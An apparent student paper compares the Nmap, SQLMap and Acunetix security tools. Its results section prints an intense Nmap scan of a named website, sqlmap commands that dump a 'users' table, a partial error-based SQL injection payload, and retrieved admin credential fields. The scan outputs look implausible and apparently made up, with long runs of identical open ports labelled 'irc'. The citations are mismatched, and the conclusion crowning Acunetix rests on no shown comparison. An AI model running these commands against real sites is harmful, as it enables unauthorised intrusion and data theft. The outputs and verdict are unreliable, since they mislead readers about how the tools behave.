

Study and Comparison of Networking Tools Used by Industries in Real World Applications

Harshit Pandey*

Student, School of Computer Science and Engineering, Vellore Institute of Technology, Vellore, India

*Corresponding author: harshit.pandeyofficial@gmail.com

Abstract: The cyber security is one of the most booming fields right now. Now more than ever industries are focusing on using various tools to keep their applications secure. Every day industries faces various vulnerabilities on real world applications for which they use different tools. In this study we will focus on three of the most important tools used by these industries and make a comparative conclusion for the same. Specifically, these tools are often used by the Cyber security specialists of these industries which helps them to detect various vulnerabilities which are affecting the security of the particular application. We will be using tools like Nmap, SQLMap and Acunetix on a particular problem and analyse their advantages and disadvantages over the other tools.

Keywords: Cyber, Security, Nmap, SQLMap, Acunetix.

1. Introduction

Cyber security has been used interchangeably for information security, where later considers the role of the human in the security process while former consider this as an additional dimension and also, focus person has a potential target [1]. As more business activities are being automated and an increasing number of computers are being used to store sensitive information, the need for secure computer systems becomes more apparent. This need is even more apparent as systems and applications are being distributed and accessed via an insecure network, such as the Internet. The Internet itself has become critical for governments, companies, financial institutions, and millions of everyday users. Networks of computers support a multitude of activities whose loss would all but cripple these organizations. As a consequence, cybersecurity issues have become national security issues. Protecting the Internet is a difficult task. Cybersecurity can be obtained only through systematic development; it cannot be achieved through haphazard seat-of-the-pants methods. Applying software engineering techniques to the problem is a step in the right direction. However, software engineers need to be aware of the risks and

security issues associated with the design, development, and deployment of network-based software. This paper introduces some known threats to cybersecurity, categorizes the threats, and analyzes protection mechanisms and techniques for countering the threats. Approaches to prevent, detect, and respond to cyber-attacks are also discussed [2]. Even the latest

technologies like cloud computing, mobile computing, E-commerce, net banking etc. also needs high level of security. Since these technologies hold some important information regarding a person their security has become a must thing. Enhancing cyber security and protecting critical information infrastructures are essential to each nation's security and economic wellbeing [3]. Privacy and security of the data will always be top security measures that any organization takes care. We are presently living in a world where all the information is maintained in a digital or a cyber-form [3]. There will be new attacks on Android operating system based devices, but it will not be on massive scale. The fact tablets share the same operating system as smart phones means they will be soon targeted by the same malware as those platforms. The number of malware specimens for Macs would continue to grow, though much less than in the case of PCs. Windows 8 will allow users to develop applications for virtually any device (PCs, tablets and smart phones) running Windows 8, so it will be possible to develop malicious applications like those for Android, hence these are some of the predicted trends in cyber security [3].

2. Nmap Security Tool

Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping) [4]. The output from Nmap is a list of scanned targets, with

supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state [5]. The state is either open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening on them, though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmap's probes, but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open filtered and closed filtered when it cannot determine which of the two states describe a port. The port table may also include software version details when version detection has been requested. When an IP protocol scan is requested (-sO), Nmap provides information on supported IP protocols rather than listening ports [5]. In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.

3. SQLMap Penetration Tool

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection [6].

4. Acunetix Security Tool

Website security is today's most overlooked aspect of securing an enterprise and should be a priority in any organization. Increasingly, hackers are concentrating their efforts on web-based applications – shopping carts, forms, login pages, dynamic content, etc. Accessible 24/7 from anywhere in the world, insecure web applications provide easy access to backend corporate databases and also allow hackers to perform illegal activities using the attacked sites. A victim's website can be used to launch criminal activities such as hosting phishing sites or to transfer illicit content, while abusing the website's bandwidth and making its owner liable for these unlawful acts. Hackers already have a wide repertoire of attacks that they regularly launch against organizations including SQL Injection, Cross Site Scripting, Directory Traversal Attacks, Parameter Manipulation (e.g., URL, Cookie, HTTP headers, web forms), Authentication Attacks, Directory Enumeration and other

exploits. The hacking community is also very close-knit; newly discovered web application intrusions, known as Zero Day exploits, are posted on a number of forums and websites known only to members of that exclusive underground group. Postings are updated daily and are used to propagate and facilitate further hacking. Web applications – shopping carts, forms, login pages, dynamic content, and other bespoke applications – are designed to allow your website visitors to retrieve and submit dynamic content including varying levels of personal and sensitive data.

If these web applications are not secure, then your entire database of sensitive information is at serious risk. A Gartner Group study reveals that 75% of cyber-attacks are done at the web application level.

5. Results




Fig. 1. Nmap Tcp/Ip call




Fig. 2. Nmap topology




Fig. 3. Nmap host details

```

Nmap Output | Ports/Hosts | Topology | Host Details | Scans
-----
nmap -T4 -i-v www.azgar9.com
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-07 10:46 India Standard Time
NSEI loaded 151 scripts for scanning.
NSEI script pre-empting.
Initiating NSE at 10:46
Completed NSE at 10:46, 0.00s elapsed
Initiating NSE at 10:46
Completed NSE at 10:46, 0.00s elapsed
Initiating Ping Scan at 10:46
Completed Ping Scan at 10:46, 0.70s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:46
Completed Parallel DNS resolution of 1 host. at 10:46, 0.00s elapsed
Initiating SYN Stealth Scan at 10:46
Scanning www.azgar9.com (100.167.180.164) [1000 ports]
Discovered open port 80/tcp on 100.167.180.164
Discovered open port 110/tcp on 100.167.180.164
Discovered open port 135/tcp on 100.167.180.164
Discovered open port 143/tcp on 100.167.180.164
Discovered open port 150/tcp on 100.167.180.164
Discovered open port 159/tcp on 100.167.180.164
Discovered open port 161/tcp on 100.167.180.164
Discovered open port 162/tcp on 100.167.180.164
Discovered open port 163/tcp on 100.167.180.164
Discovered open port 164/tcp on 100.167.180.164
Discovered open port 165/tcp on 100.167.180.164
Discovered open port 166/tcp on 100.167.180.164
Discovered open port 167/tcp on 100.167.180.164
Discovered open port 168/tcp on 100.167.180.164
Discovered open port 169/tcp on 100.167.180.164
Discovered open port 170/tcp on 100.167.180.164
Discovered open port 171/tcp on 100.167.180.164
Discovered open port 172/tcp on 100.167.180.164
Discovered open port 173/tcp on 100.167.180.164
Discovered open port 174/tcp on 100.167.180.164
Discovered open port 175/tcp on 100.167.180.164
Discovered open port 176/tcp on 100.167.180.164
Discovered open port 177/tcp on 100.167.180.164
Discovered open port 178/tcp on 100.167.180.164
Discovered open port 179/tcp on 100.167.180.164
Discovered open port 180/tcp on 100.167.180.164
Discovered open port 181/tcp on 100.167.180.164
Discovered open port 182/tcp on 100.167.180.164
Discovered open port 183/tcp on 100.167.180.164
Discovered open port 184/tcp on 100.167.180.164
Discovered open port 185/tcp on 100.167.180.164
Discovered open port 186/tcp on 100.167.180.164
Discovered open port 187/tcp on 100.167.180.164
Discovered open port 188/tcp on 100.167.180.164
Discovered open port 189/tcp on 100.167.180.164
Discovered open port 190/tcp on 100.167.180.164
Discovered open port 191/tcp on 100.167.180.164
Discovered open port 192/tcp on 100.167.180.164
Discovered open port 193/tcp on 100.167.180.164
Discovered open port 194/tcp on 100.167.180.164
Discovered open port 195/tcp on 100.167.180.164
Discovered open port 196/tcp on 100.167.180.164
Discovered open port 197/tcp on 100.167.180.164
Discovered open port 198/tcp on 100.167.180.164
Discovered open port 199/tcp on 100.167.180.164
Discovered open port 200/tcp on 100.167.180.164
Discovered open port 201/tcp on 100.167.180.164
Discovered open port 202/tcp on 100.167.180.164
Discovered open port 203/tcp on 100.167.180.164
Discovered open port 204/tcp on 100.167.180.164
Discovered open port 205/tcp on 100.167.180.164
Discovered open port 206/tcp on 100.167.180.164
Discovered open port 207/tcp on 100.167.180.164
Discovered open port 208/tcp on 100.167.180.164
Discovered open port 209/tcp on 100.167.180.164
Discovered open port 210/tcp on 100.167.180.164
Discovered open port 211/tcp on 100.167.180.164
Discovered open port 212/tcp on 100.167.180.164
Discovered open port 213/tcp on 100.167.180.164
Discovered open port 214/tcp on 100.167.180.164
Discovered open port 215/tcp on 100.167.180.164
Discovered open port 216/tcp on 100.167.180.164
Discovered open port 217/tcp on 100.167.180.164
Discovered open port 218/tcp on 100.167.180.164
Discovered open port 219/tcp on 100.167.180.164
Discovered open port 220/tcp on 100.167.180.164
Discovered open port 221/tcp on 100.167.180.164
Discovered open port 222/tcp on 100.167.180.164
Discovered open port 223/tcp on 100.167.180.164
Discovered open port 224/tcp on 100.167.180.164
Discovered open port 225/tcp on 100.167.180.164
Discovered open port 226/tcp on 100.167.180.164
Discovered open port 227/tcp on 100.167.180.164
Discovered open port 228/tcp on 100.167.180.164
Discovered open port 229/tcp on 100.167.180.164
Discovered open port 230/tcp on 100.167.180.164
Discovered open port 231/tcp on 100.167.180.164
Discovered open port 232/tcp on 100.167.180.164
Discovered open port 233/tcp on 100.167.180.164
Discovered open port 234/tcp on 100.167.180.164
Discovered open port 235/tcp on 100.167.180.164
Discovered open port 236/tcp on 100.167.180.164
Discovered open port 237/tcp on 100.167.180.164
Discovered open port 238/tcp on 100.167.180.164
Discovered open port 239/tcp on 100.167.180.164
Discovered open port 240/tcp on 100.167.180.164
Discovered open port 241/tcp on 100.167.180.164
Discovered open port 242/tcp on 100.167.180.164
Discovered open port 243/tcp on 100.167.180.164
Discovered open port 244/tcp on 100.167.180.164
Discovered open port 245/tcp on 100.167.180.164
Discovered open port 246/tcp on 100.167.180.164
Discovered open port 247/tcp on 100.167.180.164
Discovered open port 248/tcp on 100.167.180.164
Discovered open port 249/tcp on 100.167.180.164
Discovered open port 250/tcp on 100.167.180.164
Discovered open port 251/tcp on 100.167.180.164
Discovered open port 252/tcp on 100.167.180.164
Discovered open port 253/tcp on 100.167.180.164
Discovered open port 254/tcp on 100.167.180.164
Discovered open port 255/tcp on 100.167.180.164
Completed SYN Stealth Scan at 10:46, 13.30s elapsed (1000 total ports)
Initiating Service scan at 10:46
Scanning 16 services on www.azgar9.com (100.167.180.164)
Completed Service scan at 10:46, 35.49s elapsed (16 services on 1 host)
Initiating OS detection (try #1) against www.azgar9.com (100.167.180.164)
Retrying OS detection (try #2) against www.azgar9.com (100.167.180.164)
Initiating Traceroute at 10:47
Completed Traceroute at 10:47, 3.45s elapsed
Initiating Parallel DNS resolution of 10 hosts. at 10:47
Completed Parallel DNS resolution of 10 hosts. at 10:47, 0.41s elapsed
www.azgar9.com scan finished.
    
```

Fig. 4. Nmap intense scan output

```

[12:17:39] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache/2.2.22
back-end DBMS: MySQL/5
[12:17:39] [INFO] fetching columns for table 'users' in database 'safecosmetics'
[12:17:41] [INFO] the SQL query used returns 8 entries
[12:17:42] [INFO] retrieved: id
[12:17:43] [INFO] retrieved: Int(11)
[12:17:45] [INFO] retrieved: name
[12:17:46] [INFO] retrieved: text
[12:17:47] [INFO] retrieved: password
[12:17:48] [INFO] retrieved: text
-----
[12:17:50] [INFO] retrieved: hash
[12:18:01] [INFO] retrieved: varchar(128)
Database: safecosmetics
Table: users
[8 columns]
-----
| Column | Type |
-----
| email | text |
| hash | varchar(128) |
| id | int(11) |
| name | text |
| password | text |
| permission | tinyint(4) |
| system_allow_only | text |
| system_home | text |
-----
    
```

Fig. 9. Sqlmap result

```

Nmap OS: x86_64-linux-gnu
PORT STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
443/tcp open  https
135/tcp open  msrpc
143/tcp open  imap
161/tcp open  irc
162/tcp open  irc
163/tcp open  irc
164/tcp open  irc
165/tcp open  irc
166/tcp open  irc
167/tcp open  irc
168/tcp open  irc
169/tcp open  irc
170/tcp open  irc
171/tcp open  irc
172/tcp open  irc
173/tcp open  irc
174/tcp open  irc
175/tcp open  irc
176/tcp open  irc
177/tcp open  irc
178/tcp open  irc
179/tcp open  irc
180/tcp open  irc
181/tcp open  irc
182/tcp open  irc
183/tcp open  irc
184/tcp open  irc
185/tcp open  irc
186/tcp open  irc
187/tcp open  irc
188/tcp open  irc
189/tcp open  irc
190/tcp open  irc
191/tcp open  irc
192/tcp open  irc
193/tcp open  irc
194/tcp open  irc
195/tcp open  irc
196/tcp open  irc
197/tcp open  irc
198/tcp open  irc
199/tcp open  irc
200/tcp open  irc
201/tcp open  irc
202/tcp open  irc
203/tcp open  irc
204/tcp open  irc
205/tcp open  irc
206/tcp open  irc
207/tcp open  irc
208/tcp open  irc
209/tcp open  irc
210/tcp open  irc
211/tcp open  irc
212/tcp open  irc
213/tcp open  irc
214/tcp open  irc
215/tcp open  irc
216/tcp open  irc
217/tcp open  irc
218/tcp open  irc
219/tcp open  irc
220/tcp open  irc
221/tcp open  irc
222/tcp open  irc
223/tcp open  irc
224/tcp open  irc
225/tcp open  irc
226/tcp open  irc
227/tcp open  irc
228/tcp open  irc
229/tcp open  irc
230/tcp open  irc
231/tcp open  irc
232/tcp open  irc
233/tcp open  irc
234/tcp open  irc
235/tcp open  irc
236/tcp open  irc
237/tcp open  irc
238/tcp open  irc
239/tcp open  irc
240/tcp open  irc
241/tcp open  irc
242/tcp open  irc
243/tcp open  irc
244/tcp open  irc
245/tcp open  irc
246/tcp open  irc
247/tcp open  irc
248/tcp open  irc
249/tcp open  irc
250/tcp open  irc
251/tcp open  irc
252/tcp open  irc
253/tcp open  irc
254/tcp open  irc
255/tcp open  irc
    
```

Fig. 5. Nmap intense scan output



Fig. 6. Nmap topology map

```

$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --dump -D safecosmetics -T users
-----
| id | hash | name | email | password | permission | system_home | system_allow_only |
-----
| 1 | 50f2zrDHF0mCvPou | admin | <blank> | <blank> | 3 | <blank> | <blank>
-----
    
```

Fig. 7. SqlMap Introduction

```

[12:12:50] [INFO] resuming back-end DBMS 'mysql'
[12:12:51] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 8 HTTP(s) requests:
-----
Place: GET
Parameter: id
Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE or HAVING clause
Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x7a737f363,(SELECT (CASE WHEN (4499=1489)
-----
[12:13:00] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache/2.2.22
back-end DBMS: MySQL/5
[12:13:00] [INFO] fetching database names
[12:13:00] [INFO] the SQL query used returns 2 entries
[12:13:00] [INFO] resumed: information_schema
[12:13:00] [INFO] resumed: safecosmetics
available databases [2]:
[*] information_schema
[*] safecosmetics
    
```

Fig. 8. Sqlmap result



Fig. 10. Acunetix configuration




Fig. 11. Acunetix report

6. Conclusion

From the above results of the cyber security tools used by industries we come to a conclusion where Acunetix is the clear winner among all. Its fast and easy to use which can not only be used by industries but also by various individuals who are working as freelancers. So Acunetix is clearly the best among them and also in the market with other tools.

References

[1] W. R. Bevier, "Kit: a study in operating system verification," in *IEEE Transactions on Software Engineering*, vol. 15, no. 11, pp. 1382-1396, Nov. 1989.

- [2] R. A. Kemmerer, "Cybersecurity," *25th International Conference on Software Engineering, 2003. Proceedings.*, Portland, OR, USA, 2003, pp. 705-715.
- [3] Gade, Nikhita Reddy and Reddy, Ugander, "A Study of Cyber Security Challenges and its Emerging Trends On Latest Technologies," 2014.
- [4] <https://nmap.org/>
- [5] <https://www.systutorials.com/docs/linux/man/1-nmap/>
- [6] <https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/>
- [6] <https://www.acunetix.com/support/docs/introduction/>